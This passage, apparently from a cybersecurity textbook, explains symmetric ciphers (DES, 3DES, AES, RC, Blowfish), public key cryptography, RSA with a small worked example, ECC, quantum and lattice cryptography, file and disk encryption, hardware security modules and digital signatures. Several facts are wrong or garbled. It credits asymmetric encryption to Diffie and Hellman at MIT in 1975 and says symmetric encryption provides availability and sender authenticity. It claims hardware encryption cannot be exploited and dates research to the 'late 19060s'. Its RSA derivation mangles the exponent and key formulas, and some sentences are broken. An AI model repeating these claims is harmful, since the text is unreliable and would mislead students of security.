The second category of algorithms is known as a **block cipher**. Whereas a stream cipher works on one character at a time, a block cipher manipulates an entire block of plaintext at one time. The plaintext message is divided into separate block of 8 to 16 bytes, and then each block is encrypted independently. For additional security, the blocks can be randomized. Stream and block ciphers each have advantages and disadvantages. A stream cipher is fast when the plaintext is short, but can consume much more processing power if plaintext itself. Because of this consistency, an attacker can examine streams and may be able to determine the key. Block ciphers are considered more secure because the output is more random. When using a block cipher, the cipher is reset to its original state after each block is processed. This results in the ciphertext being more difficult to break. Symmetric cryptography can provide strong protection against attacks as long the key is kept secure. The protection provided by symmetric cryptography are summarized in below given table.

Table 6: Information protections by symmetric cryptography

Characteristic	Protection?
Confidentiality	Yes
Integrity	Yes
Availability	Yes
Authenticity	No
Nonrepudiation	No

2.6.3 Data Encryption System (DES)

One of the first widely popular symmetric cryptography algorithms was the **Data Encryption System (DES)**. The predecessor of DES was a product originally designed in the early 1970s by IBM called Lucifer that had a key length of 128 bits. The key was later shortened to 56 bits and renamed DES. The U.S. government officially adopted DES as the standard for encrypting non classified information. DES effectively catapulted the study of cryptography into the public arena. Until the deployment of DES, cryptography was studied almost exclusively by military personnel. The popularity of DES helped move cryptography implementation and research to academic and commercial organizations. DES is block cipher. It divides plaintext into 64-bit blocks and then executes the algorithm 16 times. There are four modes of DES encryption. Although DES was once widely implemented, its 56-bit key is no longer considered secure and has been broken several times. It is not recommended for use.

2.6.4 Triple Data Encryption Standard (3DES)

Triple Data Encryption Standard (3DES) is designed to replace DES. As its name implies, 3DES uses three of encryption instead of just one. The ciphertext of one round becomes the entire input for the second iteration. 3DES employs a total of 48 iterations in its encryption (3 iterations times 16 rounds). The most secure version of 3DES use different keys for each round, as shown in Figure 26. In some versions of 3DES, only two keys are used, but the first key is repeated for the round of encryption. The version of 3DES that uses three keys is estimated to be 2 to the power of 56 times stronger than DES.




Figure 26: 3DES

Although 3DES address several of the key weakness of DES, it is no longer considered the most secure symmetric cryptographic algorithm.

By design, 3DES performs better in hardware than as software.

2.6.5 Advance Encryption Standard (AES)

The Advance Encryption Standard (AES) is a symmetric cipher that was approved by the NIST in late 2000 as a replacement for DES. The process began with the NIST

publishing requirements for a new symmetric algorithm and requesting proposals. After a lengthy process that required the cooperation of the U.S. Government, industry, and higher education, five finalists were chosen, with the ultimate winner being an algorithm known as AES. AES is now the official standard for encryption by the U.S. Government.

AES performs three step on every block (128 bits) of plaintext. Within Step-2, multiple rounds are performed depending on the key size: a 128-bit key performs 9 rounds; a 192-bit key performs 11 rounds, and a 256-bit key, known as AES-256, uses 13 rounds. Within each round, bytes are substituted and rearranged, and then special multiplication is performed based on the new arrangement. AES is designed to be secure well into the future. To date, no attacks have been successful against AES.

2.5.6 Other Algorithms

Several other symmetric cryptographic algorithms are also used. **Rivest Cipher (RC)** is a family of cipher algorithms designed by Ron Rivest. He developed six ciphers, ranging from RC1 to RC6 (but did not release RC1 and RC3). RC2 is block cipher that process a block of 64 bits. **RC4** is a stream cipher that accepts keys up to 128 on wireless Lans. RC5 is a block cipher that can accept blocks and keys of different lengths. RC6 has three key sizes 128, 192, and 256 bits) and performs 20 rounds on each block. The *International Data Encrypton Algorithm (IDEA)* algorithm dates back to the early 1990s and used in European nations. It is a block cipher that processes 64 bits with a 128-bit key with 8 rounds. Although considered to be secure, a weak key of all zeros has been identified for this algorithm. The algorithm **Blowfish** is block cipher that operates on 64-bit block and can have a key length from 32 to 448 bits. Blowfish was designed to run efficiently on 32-bit computers. To date, no significant weaknesses have been identified. A later derivation of Blowfish known as **Twofish** is also considered to be a strong algorithm, although it has not been used as widely as Blowfish.

2.7 ASYMMETRIC CRYPTOGRAPHIC ALGORITHMS

If Bob wants to send an encrypted message to Alice using symmetric encryption, he must be sure that she has the key to decrypt the message. Yet how should Bob get the key to Alice? He cannot send it electronically through the Internet, because that would make it vulnerable to be intercepted by attackers. Nor can he encrypt the key and send it. Because Alice would not have a way to decrypt the encrypted key. These illustrate the primary weakness of symmetric encryption algorithms; distributing and maintaining a secure single key among multiple users often scattered geographically poses significant challenges. A completely different approach from symmetric cryptography is asymmetric cryptographic algorithms, also known as public key cryptography. Asymmetric encryption uses two keys instead of only one. These keys are mathematically related and are known as the public key and the private key. The public key is known to everyone and can be freely distributed, while the private key is known only to the individual to whom it belongs. When Bob wants to send a secure message to Alice, he uses Alice' public key to encrypt the message. Alice then uses her private key to decrypt it. Asymmetric cryptography is illustrated in Figure 27.




Figure 27: Asymmetric (Public key) cryptography

Asymmetric encryption was developed by Whitfield Diffie and Martin Hellman of the Massachusetts Institute of Technology (MIT) in 1975. There are several important principles regarding asymmetric cryptography:

- Key pairs. Unlike symmetric cryptography that uses only one key, asymmetric cryptography requires a pair of keys.
- Public key. Public keys by their nature are designed to be —publicl and do not need to be protected. They can be freely given to anyone or even posted on the Internet.
- Private key. The Private Key should be kept confidential and never shared.
- Both directions. Asymmetric cryptography keys can work in both directions.

A document encrypted with a public key can be decrypted with the corresponding private key. In the same way, a document encrypted with a private key can be decrypted with its public key. Asymmetric cryptography can also be used to provide proofs, Suppose that Alice receives an encrypted document that says it came from Bob. Alice can be sure that the encrypted message was not viewed or altered by someone else while being transmitted, yet how can she know for certain that Bob was actually the sender? Because Alice's public key is widely available, anyone could use it to encrypt the document. Another individual could have created a fictitious document, encrypted it with Alice's public key, and then sent it to Alice while pre-

tending to be Bob. While Alice's key can verify that no one read or changed the document in transport, it cannot verify the sender.

Proof can be provided with asymmetric cryptography by creating a digital signature, which is an electronic verification of the sender. A handwritten signature on a paper document serves as proof that the signer has read and agreed to the document. A digital signature is much the same, although it can provide additional benefits. A digital signature can do the following:

- Verify the sender. A digital signature serves to confirm the identity of the person from whom the electronic message originated.
- Prevent the sender from disowning the message. The signer cannot later attempt to disown it by claiming the signature was forged.
- Prove the integrity of the message. A digital signature can also prove that the message has not been altered since it was signed.

The basis for a digital signature rests on the ability of asymmetric keys to work in both directions (a public key can encrypt a document that can be decrypted with a private key, and the Private Key can encrypt a document that can be decrypted by the public key). The steps for Bob to send a digitally signed message to Alice are illustrated in Figure 28.




Figure 28: Digital Signature

1. After creating a memo, Bob generates a hash on it.

2. Bob then encrypts the hash with his private key. This encrypted hash is the digital signature for the memo.
3. Bob sends both the memo and the digital signature to Alice.
4. When Alice receives them, she decrypts the digital signature using Bob's public key, revealing the hash. If she cannot decrypt the digital signature, then she knows that it did not come from Bob (because only Bob's public key is able to decrypt the hash generated with his private key).
5. Alice then hashes the memo with the same hash algorithm Bob used and compares the result to the hash she received from Bob. If they are equal, Alice can be confident that the message has not changed since he signed it. Yet if the hashes are not equal, the message has changed since it was signed.

Action	Whose key to use	Which key to use	Explanation
Bob wants to send Alice an encrypted message	Alice's key	Public key	When an encrypted message is to be sent, the recipient's key is used and not the sender's keys
Alice wants to read an encrypted message sent by Bob	Alice's key	Private key	An encrypted message can only be read by using the recipient's private key
Bob wants to send a copy to himself of the encrypted message that he sent to Alice	Bob's key	Public key to encrypt Private key to decrypt	An encrypted message can only be read by the recipient's private key; Bob would need to encrypt it with his own public key and then use his private key to decrypt it
Bob receives an encrypted reply message from Alice	Bob's key	Private key	The recipient's private key is used to decrypt received messages
Bob wants Susan to read Alice's reply message that he received	Susan's key	Public key	The message should be encrypted with Susan's key for her to decrypt and read it with her private key
Bob wants to send Alice a message with a digital signature	Bob's key	Private key	Bob's private key is used to encrypt the hash
Alice wants to see Bob's digital signature	Bob's key	Public key	Because Bob's public and private keys work in both directions, Alice can use his public key to decrypt the hash

Figure 29: Asymmetric Cryptography Practices

2.8 RSA

The asymmetric algorithm RSA was published in 1977 and patented by MIT in 1983. The RSA algorithm is the most common asymmetric cryptography algorithm and is the basis for several

products. RSA stands for last names of its three developers, **Ron Rivest, Adi Shamir and Leonard Adleman.**

The RSA algorithm multiplies two large prime numbers (a prime number is a number divisible only by itself and 1), p and q , to compute their product ($n=pq$). Next a number e is chosen that is less than n and a prime factor to $(p-1)(q-1)$. Another number d is determined, so that $(ed-1)$ is divisible by $(p-1)(q-1)$. The values of e and d are the public and private exponents. The public key is the pair (n,e) , while the private key is (n,d) . The numbers p and q can be discarded. An illustration of the RSA algorithm using very small number is as follows :

- i. Select two prime numbers, p and q (in this example), $p=7$ and $q=19$ (ii) Multiply p and q together to create n ($7*19=133$)
- ii. Calculate m as $p-1 * q-1$ ($[7-1] * [19-1]$) or $6 * 18 = 108$
- iii. Find a number e so that it and m have no common positive divisor other than 1 (5)
- iv. Find a number d so that $d=1+n*m)/e$ ($[1+3*108]/5$ or $325/5 = 65$)

*For this example, the public key n is 133 and e is 5, while for the private key, n is 133 and d is 65.

Note : RSA is slower than other algorithms, DES is approximately 100 times faster than RSA in software and between 1,000 and 10,000 times as fast in hardware.

2.8.1 Elliptic curve Cryptography (ECC)

Elliptic curve Cryptography (ECC) was first proposed in the mid-1980s. Instead of using large prime numbers as with RSA, elliptic curve cryptography uses sloping curves. An elliptic curve is a function drawn on an X-Y axis as a gently curved line. By adding the values of two points on the curve, a third point on the curve can be derived. With ECC, users share one elliptic curve and one point on the curve. One user chooses a secret random number and computes a public key based on a point on the curve, the other user does the same. They can now exchange messages because the shared public keys can generate a private key on an elliptic curve.

- a. ECC is considered an alternative for prime numbers-based asymmetric cryptography for mobile and wireless devices. Because mobile devices are limited in terms of computing power due to their smaller size, ECC offers security that is comparable to other asymmetric cryptography, but with smaller key sizes. This can result in faster computations and lower power consumption.
- b. Another asymmetric algorithm known as the Diffie-Hellman algorithm does not encrypt and decrypt text. Rather, the strength of Diffie-Hellman is that it allows two users to share a secret key securely over a public network. Once the key has been shared, then both parties can use it to encrypt and decrypt messages using symmetric cryptography.

2.8.2 Quantum Cryptography

Quantum Cryptography attempts to use the unusual and unique behavior of microscopic objects to enable users to securely develop and share keys as well as to detect eaves dropping.

Research in quantum cryptography started in the late 19060s with the first proposed techniques appearing in 1984.

- a. Quantum cryptography is not the same as quantum computing, yet both may impact the future of cryptography. A quantum computer is fundamentally different from a classical computer and could factor numbers very quickly, which could be used to crack the key used in symmetric and asymmetric cryptography. However because quantum cryptography does not depend on difficult mathematical problems for its security, it is not threatened by the development of quantum computers.
- b. Quantum cryptography exploits the properties of microscopic objects such as photons. A possible scenario for quantum cryptography is as follows:
 - i. Using a special device, Alice observes photons randomly that have specific circular, diagonal, or other types of polarizations. She records the polarization of each photon and then sends it to Bob.
 - ii. When Bob receives each photon, he randomly measures its polarization and records it.
 - iii. Bob then tells Alice publicly what his measurement types were, but not the results of the measurements.
 - iv. Alice responds back telling Bob which measurement types were correct. Alice and Bob then convert the correct types to a string of bits that forms their secret key.
- c. If Quantum cryptography is found to be commercially feasible, it may hold the potential for introducing an entirely new type of cryptography.

2.8.3 NTRUEncrypt

A relatively new asymmetric cryptography algorithm is NTRUEncrypt. NTRUEncrypt uses a different foundation than prime numbers (RSA) or points on a curve (ECC). Instead it uses lattice based cryptography that relies on a set of points in space, as illustrated in Figure 30. In addition to being faster than RSA and ECC, it is believed the NTRUEncrypt will be more resistant to quantum computing attacks.




Figure 30: Lattice-based Cryptography

2.9 USING CRYPTOGRAPHY

Cryptography should be used to secure any and all data that needs to be protected. This includes individual files or databases that are stored on standard desktop computer servers, removable media or mobile devices. Cryptography can be applied through either software or hardware.

2.9.1 Encryption through Software

Encryption can be implemented through cryptographic software running on a system. This can be applied to individual files by using the software to encrypt and decrypt each file. The encryption can also be performed on a larger scale through using the file system or by encrypting the entire disk drive.

2.9.2 File and File System Cryptography

Encryption software can be used to encrypt or decrypt files one by one. However, this can be a cumbersome process. Instead, protecting groups of files, such as all files in a specific folder, can take advantage of the operating system's file system. A file system is a method used by operating system to store, retrieve and organize files. Protecting individual files or multiple files through file system cryptography can be performed using software such as pretty Good Privacy and Microsoft Windows Encrypting File System.

2.9.3 Pretty Good Privacy (PGP/GPG)

One of the most widely used asymmetric cryptography systems for files and e-mail messages on windows systems is a commercial product called Pretty Good Privacy (PGP). A similar program known as GNU Privacy Guard (GPG) is an open source product. GPG versions run on

windows, Unix and Linux Operating systems. Messages encrypted by PGP can generally be decrypted by GPG and vice versa.

- (a) PGP and GPG use both asymmetric and symmetric cryptography. PGP/GPG generates a random symmetric key and uses it to encrypt the message. The symmetric key is then encrypted using the receiver's public key and sent along with the message. When the recipient receives a message, PGP/GPG first decrypts the symmetric key with the recipient's private key. The decrypted symmetric key is then used to decrypt the rest of the message.
- (b) PGP uses symmetric cryptography because it is faster than asymmetric cryptography.
- (c) PGP uses RSA for protecting digital signatures and 3DES or IDEA for symmetric encryption. GPG is unable to use IDEA because IDEA is patented. Instead, GPG uses one of several open-source algorithms.

2.9.4 Microsoft Windows Encrypting File System (EFS)

Microsoft Encrypting File System (EFS) is a cryptography system for Windows operating systems that use the Windows NTFS file system. Because EFS is tightly integrated with the file system, file encryption and decryption are transparent to the user. Any file created in an encrypted folder or added to an encrypted folder is automatically encrypted. When an authorised user opens a file, it is decrypted by EFS as data is read from a disc; when a file is saved, EFS encrypts the data as it is written to a disc. EFS files are encrypted with a single symmetric key, and then the symmetric key is encrypted twice: once with the user's EFS public key (to allow transparent decryption), and once with the recovery agent's key to allow data recovery. When a user encrypts a file, EFS generates *file encryption key* (FEK) to encrypt the data. The FEK is encrypted with the user's public key, and the encrypted FEK is then stored with the file. When decrypting, EFS decrypts the FEK by using the user's private key, and then decrypts the data by using the FEK. Files can be marked for encryption in several ways:

A user can see the encryption attributes for a file in the Advanced Attributes dialog box.

- Storing the file in a file folder set for encryption will automatically encrypt the file.
- The *Cipher.exe* command-line utility can be used to encrypt files.

When using EFS, you should first encrypt the folder then move the files to be protected into that folder. Also, do not encrypt the entire drive that contains the system folder, this could significantly decrease performance and even cause the system to not boot.

2.9.5 Whole Disk Encryption

Cryptography can also be applied to entire disks. This is known as **whole disk encryption** and protects all data on a hard drive. One example of whole disk encryption software is that included in Microsoft Windows 7 and Vista known as BitLocker drive encryption software. BitLocker encrypts the entire system volume, including the Windows Registry and any temporary files that

might hold confidential information. BitLocker prevents attackers from accessing data by booting from another operating system or placing the hard drive in another computer. When using BitLocker, the user must provide authentication before the system boots by entering PIN or inserting a USB flash drive that contains a startup key.

2.10 HARDWARE ENCRYPTION

Software encryption suffers from the same fate as any application program; it can be subject to attacks to exploit its vulnerabilities. As another option, cryptography can be embedded in hardware to provide an even higher degree of security. Hardware encryption cannot be exploited like software cryptography. Hardware encryption can be applied to USB devices and standard hard drives. More sophisticated hardware encryption options include the trusted platform module and the hardware security model.

2.10.1 USB Device Encryption

Many instances of data leakage are the result of USB flash drives being lost or stolen. Although this data can be secured with software-based cryptographic application programs, vulnerabilities in these programs can open the door for attackers to access the data. As an alternative, encrypted hardware-based USB devices like flash drives can be used to prevent these types of attacks. This drive resembles a standard USB flash drive, yet it has several significant differences;

- Encrypted hardware-based USB drives will not connect a computer until the correct password has been provided.
- All data copied to the USB flash drive is automatically encrypted.
- The external cases are designed to be tamper-resistant so attackers cannot disassemble the drives.
- Administrators can remotely control and track activity on the devices.
- Compromised or stolen drives can be remotely disabled.

One hardware-based USB encrypted drive allows administrators to remotely prohibit accessing the data on a device until it can verify its status, to lock out the user completely the next time the device connects, or even instruct the drive to initiate a self-destruct sequence to destroy all data.

2.10.2 Hard Disk Drive Encryption

Just as an encrypted hardware based USB flash drive will automatically encrypt any data stored on it, self-encrypting hard disk drives (HDDs) can also protect all files stored on them. When the computer or other device with a self-encrypting HDD initially powered up, the drive and the host device perform an authentication process. If the authentication process fails, the drive can be configured to simply deny any access to the drive or even perform a 'cryptographic erase' on specified blocks of data (a cryptographic erase deletes the decryption keys so that all data is permanently encrypted and unreadable). This also makes it impossible to install the drive on another computer to read its contents. Self-encrypted HDD is commonly found in copiers and multifunction printers as well as point-of-sale systems used in government, financial and medical environments.

2.10.3 Trusted Platform Module (TPM)

The Trusted Platform Module (TPM) is essentially a chip on the motherboard of the computer that provides cryptographic services. For example, TPM includes a true random number generator instead of a pseudorandom number generator (PRNG) as well as full support for asymmetric encryption (TPM can also generate public and private keys). Because all of this is done in hardware and not through the software of the operating system, malicious software cannot attack it. Also, TPM can measure and test key components as the computer is starting up. It will prevent the computer from booting if system files or data have been altered. With TPM, if the hard drive is moved to a different computer, the user must enter a recovery password before gaining access to the system volume.

2.10.4 Hardware Security Module (HSM)

A Hardware Security Module (HSM) is a secure cryptographic processor. An HSM includes an onboard key generator and key storage facility, accelerated symmetric and asymmetric encryption, and can even back up sensitive material in encrypted form. Most HSMs are LAN-based appliances that can provide services to multiple devices. In 2005, the U.S. National Security Agency (NSA) identified a set of cryptographic algorithms that, when used together, are the —preferred method for assuring the security and integrity of information passed over public networks such as the internet. These are called —Suite B and are composed of encryption using AES 128 or 256-bit keys, digital signatures with the ECC with 256- and 384-bit numbers, key exchange using the ECC Diffie-Hellman method, and hashing based on SHA-2. The NSA's —Suite A) contains classified algorithms for highly sensitive communication and is not released to the public.

Cryptography has clear benefits for safeguarding sensitive data. Hashing can be used to ensure the integrity of a file to guarantee that no one has tampered with it, symmetric encryption can protect the confidentiality of an email message (to ensure that no one has read it) and symmetric encryption can verify the authenticity of the sender and enforce non-repudiation (to prove that the sander is who he claims to be and cannot deny sending it). These cryptographic benefits can be easily implemented by individual users in their desktop computer or mobile device. Yet when cryptography is utilized in an organisation, a level of complexity is added. What happens if an employee has encrypted an important proposal yet suddenly falls ill and cannot return to work? Where is her key stored? And who can have access to it? How can the keys of hundreds or thousands of employees be managed?

These and other issues relating to cryptography move the discussion from the basic mechanics of how end users can take advantage of cryptography and move to a higher level of the advanced of cryptography and move to a higher level of the advanced cryptographic procedures that often are found at the enterprise level. In this unit , you will learn about the advanced cryptography. First, you will learn about digital certificated and how they can be used. Next, you will explore public key infrastructure and key management. Finally you will look at different transport encryption algorithms to see how cryptography is used in data that is being transported.

2.11 DIGITAL CERTIFICATES

One of the common applications of the cryptography is the digital certificates. Using digital certificates involves understanding their purpose, knowing how they are managed, and determining which type of digital certificate is appropriate for different situations.

2.11.1 Defining Digital Certificates

Suppose that Alice receives an encrypted document that says it came from Bob. Although Alice can be sure that the encrypted message was not viewed or altered by someone else while being transmitted, how can she know for certain that Bob was actually the sender? Because Alice's public key is widely available, an attacker could have created a fictitious document, encrypted it with Alice's public key, and then sent it to Alice while pretending to be Bob. Although Alice's key can verify that no one read or changed the document in transport, it cannot verify the sender. Proof can be provided with asymmetric cryptography by creating a digital signature. After creating a memo, Bob generates a hash on it and then encrypts the hash with his private key. Before sending both the memo and the digital signature to Alice. When she receives them, she decrypts the digital signature using Bob's public key, revealing the hash (if she cannot decrypt the digital signature, then she knows that it did not come from Bob). Alice then hashes the memo with the same hash algorithm Bob used and compares the result to the Hash she received from Bob. If they are equal, Alice can be confident that the message has not changed since he signed it.

Although Digital Signatures can be used to show Bob as a sender, there is a weakness. Because Bob's public key is freely available for Alice and anyone else to obtain, how can Alice be sure that this is actually Bob's key that she is retrieving? What if an imposter posted that public key under Bob's name? For example suppose Bob created a message along with a Digital Signature and sent it to Alice. However, Ralph intercepted the message. He then created his own set of public and private keys. and replaced Bob's public key with his own. Ralph could then create a new message and Digital signature (with his private key) and sent them to Alice. Upon receiving the message and digital signature, Alice would unknowingly retrieve Ralph's public key (thinking it belonged to Bob) and decrypt it. Alice would be tricked into thinking Bob had sent it when in reality, it came from Ralph. This interception and imposter public key are illustrated in Figure 31.

